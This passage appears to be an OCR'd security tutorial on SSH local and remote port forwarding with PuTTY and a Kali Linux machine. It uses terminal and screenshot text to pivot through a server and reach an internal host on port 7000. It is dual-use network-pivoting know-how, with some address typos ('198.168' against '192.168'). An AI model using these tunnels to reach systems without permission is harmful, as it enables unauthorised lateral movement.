
Load, save or delete a stored session

Saved Sessions: Default Settings

Close window on exit: ( ) Always ( ) Never [✓ Only on clean exit]

- Give new **port forwarded** as**7000** and connection type as **local**
- Destination address **as 198.168.10.2:22** for establishing connection with specific client and click on ADD at last.

- Click on **open** when all things get set.



Local ports accept connections from other hosts: ☐
Remote ports do the same (SSH-2 only): ☐


Forwarded ports:

```
L7000      192.168.10.2:22
```

Add new forwarded port:

Source port: 7000
Destination: 192.168.10.2:22
[✓ Local] Remote Dynamic
[✓ Auto] IPv4 IPv6


First this will establish connection between remote pc and SSH server.



```
login as: ignite
ignite@192.168.1.104's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.13.0-36-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

268 packages can be updated.
3 updates are security updates.

Last login: Wed Mar 14 00:01:32 2018 from 192.168.1.108
ignite@ubuntu:~$
```

Open new window of putty and follow given below step:

- Give hostname as **localhost** and port **7000** and connection type **SSH**.
- Click on **open** to establish connection.


PuTTY Configuration

Category:

Basic options for your PuTTY session

Specify the destination you want to connect to

Host Name (or IP address): localhost

Port: 7000

Connection type: Raw Telnet Rlogin [✓ SSH] Serial


Load, save or delete a stored session

Saved Sessions

Default Settings

Close window on exit: Always Never [✓ Only on clean exit]

Awesome!! We have successfully access SSH client via port 7000




```
login as: raj
raj@localhost's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Tue Mar 13 23:59:29 2018 from 192.168.10.1
raj@ignite:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:56:4f:2e
          inet addr:192.168.10.2  Bcast:192.168.10.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe56:4f2e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1274 errors:0 dropped:1 overruns:0 frame:0
          TX packets:362 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:170610 (170.6 KB)  TX bytes:63564 (63.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:353 errors:0 dropped:0 overruns:0 frame:0
          TX packets:353 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
```

Local SSH Tunneling through Kali Linux

Now again we switch into Kali Linux for local tunneling which is quite easy as compare to dynamic. Execute given below command for forwarding port to local machine.

ssh -L 7000:192.168.10.2:22 ignite@192.168.1.104




```
root@kali:~# ssh -L 7000:192.168.10.2:22 ignite@192.168.1.104
ignite@192.168.1.104's password:
bind: Address already in use
channel_setup_fwd_listener_tcpip: cannot listen to port: 7000
Could not request local forwarding.
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.13.0-36-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

268 packages can be updated.
3 updates are security updates.

Last login: Wed Mar 14 00:10:31 2018 from 192.168.1.105
ignite@ubuntu:~$
```

Now open a new terminal and type below command for connecting to SSH client.

ssh raj@127.0.0.1 -p 7000

Awesome!! We have successfully access SSH client via port 7000



```
root@kali:~# ssh raj@127.0.0.1 -p 7000
raj@127.0.0.1's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Wed Mar 14 00:11:24 2018 from 192.168.10.1
raj@ignite:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:56:4f:2e
          inet addr:192.168.10.2  Bcast:192.168.10.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe56:4f2e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1324 errors:0 dropped:1 overruns:0 frame:0
          TX packets:392 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:177194 (177.1 KB)  TX bytes:69433 (69.4 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:357 errors:0 dropped:0 overruns:0 frame:0
          TX packets:357 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:28044 (28.0 KB)  TX bytes:28044 (28.0 KB)
```


Remote SSH Tunneling through Putty

Remote tunneling is functional when a client machine wants to access a remote system which is outward from its network.

First need to install putty in our SSH server (ignite) and then follow given steps.

Step for remote tunneling

- Enter remote system IP **192.168.1.108**
- Mention port 22
- Go to SSH>tunnel options


PuTTY Configuration

Basic options for your PuTTY session

Specify the destination you want to connect to

Host Name (or IP address): 192.168.1.108

Port: 22

Connection type: Raw Telne Rlogir [✓ SSH] Seria


Load, save or delete a stored session

Saved Sessions

Default Settings

Close window on exit: Always Never [✓ Only on clean exit]

- Give new **port forwarded** as**7000** and connection type as **Remote**
- Destination address **as 198.168.10.2:22**for establishing connection with specific client and click on ADD at last.
- Click on **open**when all things get set.



Options controlling SSH port forwarding

Port forwarding

- [ ] Local ports accept connections from other hosts
- [ ] Remote ports do the same (SSH-2 only)

Forwarded ports:

```
R7000      192.168.10.2:22
```

Add new forwarded port:


Source port: 7000

Destination: 192.168.10.2:22

Local [✓ Remote] Dynamic

[✓ Auto] IPv4 IPv6

Now server will get connected to Remote system as shown in below image.



root@kali: ~

```
login as: root
root@192.168.1.108's password:

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Mar 14 03:37:51 2018 from 192.168.1.104
 ____      _       _      ____ _   _    _    _   _ ____  _____ _
|  _ \    / \     | |    / ___| | | |  / \  | \ | |  _ \| ____| |
| |_) |  / _ \ _  | |   | |   | |_| | / _ \ |  \| | | | |  _| | |
|  _ <  / ___ \ |_| |   | |___|  _  |/ ___ \| |\  | |_| | |___| |___
|_| \_\/_/   \_\___/     \____|_| |_/_/   \_\_| \_|____/|_____|_____|

root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.108  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::20c:29ff:fe55:365a  prefixlen 64  scopeid 0x20<link>
